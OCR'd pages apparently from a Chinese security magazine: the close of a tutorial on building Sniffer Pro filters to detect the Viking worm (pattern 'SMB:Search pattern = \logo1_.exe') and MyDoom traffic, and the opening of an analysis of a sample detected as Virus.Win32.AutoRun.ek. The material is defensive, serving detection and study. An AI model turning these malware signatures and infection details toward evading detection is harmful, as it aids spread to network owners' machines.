


图4 尝试与目标主机建立IPC$管道连接




图5 成功建立IPC$连接




图6 病毒传播




图7 杀毒软件网站获得已知病毒的特征

辑模式对话框中设置关于病毒的关键字。由于我们是在已经抓到威金病毒包的情况下进行定义操作，所以这里非常容易，只需要在定义过滤器之前，先在含有关键字Logo1_.exe的那一项信息中高亮，然后再定义过滤器，此时就可以选择上"**SMB:Search pattern = \logo1_.exe**"那一项，然后单击"设置数据"，就可以完成关键字的添加，如图8所示。单击完成，这样一个关于威金病毒的过滤器就定义好了。




图8 添加过滤关键字

步骤3:

需要使用此过滤器对网络进行检测以发现是否存在威金病毒时，只需要打开Sniffer，在过滤器一栏下拉选择新建的"**ViKing**"。然后按F5开始捕获，一旦网络中存在威金病毒，那么就会出现相关信息包，从信息包中可以准确的分析到中毒机器的IP，从而对其采取措施，防止其继续感染。

步骤4:

NAI官方会及时发布一些关于Sniffer过滤器的样本文件，我们可以使用它来提早对网络新病毒做出预警防范。下载地址**http://www.networkgeneral.com/SnifferFilters.aspx**。例如我们要使用MyDoom.o这个病毒的过滤器，可以先打开Sniffer的安装目录，默认情况下是在：**C:\Porgram Files\NAI\SnifferNT\Porgram**，找到该目录下的"Nxsample.csf"文件，将它改名成Nxsample.csf.bak（主要是为了备份，否则可以删除），然后将我们所需要的过滤器文件**SnifferPortable4.7.5 — W32_Mydoom@MM.csf**文件拷贝到该目录，并将它改名为"**Nxsample.csf**"。

然后，我们重新打开Sniffer Por软件，打开过滤器面版，单击"配置文件"→"新建"，输入新定义的过滤器名称：MyDoom，选择"从样本复制"，会发现多出一项**W32/Mydoom@MM**，如图9所示，将其选择，然后确定，这样就成功将此过滤器导入。




图9 W32/Mydoom@MM过滤器样本

步骤5:

即使进行数据捕获的操作可以不用对Sniffer的缓冲区进行设置，如果长时间进行网络数据捕获，那么必须对缓冲区进行设置。打开"定义过滤器"→"捕获面版"，在这里可以显示和分析捕获缓冲区中当前的数据包，或者将数据包保存到磁盘。也可以加载和显示以前保存的捕获文件。在缓冲区大小填写适合捕获时间的包的大小即可。

"**注意：** Sniffer Por采用了内存锁定技术，也就说，例如一台服务器有1G内存，除去程序和Sniffer占用掉250M，剩余750M，所以Sniffer Por默认设置的缓冲大小只能最大为750M。如果想修改更大，就需要修改注册表，进入注册表来到这个位置[HKEY_LOCAL_ MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]下，打开SystemPages值，将其改为50000。"

本文讲到这里，相信大家对于主动防毒和被动防毒有了比较透彻的了解，关于主动防毒我这里只是引用了一个软件的例子进行了操作，关于它的详细操作，还有很多需要学习的地方。大家不妨动动手，自己多制作一些病毒过滤器来实践下，也可以来黑客手册论坛共享下自己的病毒过滤器制作过程。

[作者提到的Sniffer Portable已经收录在光盘中]

编辑点评：

Good，作者透彻的分析了网络病毒的传播模式，并给出了设置过滤器来拦截病毒，先发制人，再也不需要跟在杀毒软件的后面了。主动防御才是上策！

分析一个挺有意思的病毒

Breach

从本文您可以学到：

1、分析跟踪病毒发作过程
2、手动删除病毒文件，恢复被破坏的注册表信息

朋友给我一个病毒，说是从他的网站上拿到的，叫我有空帮着分析下，分析后觉得这个病毒集合几个挺有意思的功能模块，于是就写了本文给各位朋友看下。

先说下测试环境：

1、在Windows 2003下监视病毒行为，在虚拟机里安装XP系统验证监视结果

2、监视工具：SSM 2.4.0.618、Tiny Firewall pro 2005

3、保护系统工具：影子系统2.8.2个人版

4、希望各位在测试过程前先断网，因为主病毒会自动上网下载另外的一些病毒并运行它们，那么将会干扰下面的测试过程，影响测试结果。

分析

拿到样本解压缩后，得到一个www.exe，先用卡巴查下病毒，能查杀，显示"已检测到：病毒 **Virus.Win32.AutoRun.ek** 文件：F:\新建文件夹**www.exe//FSG**"，如图1所示。

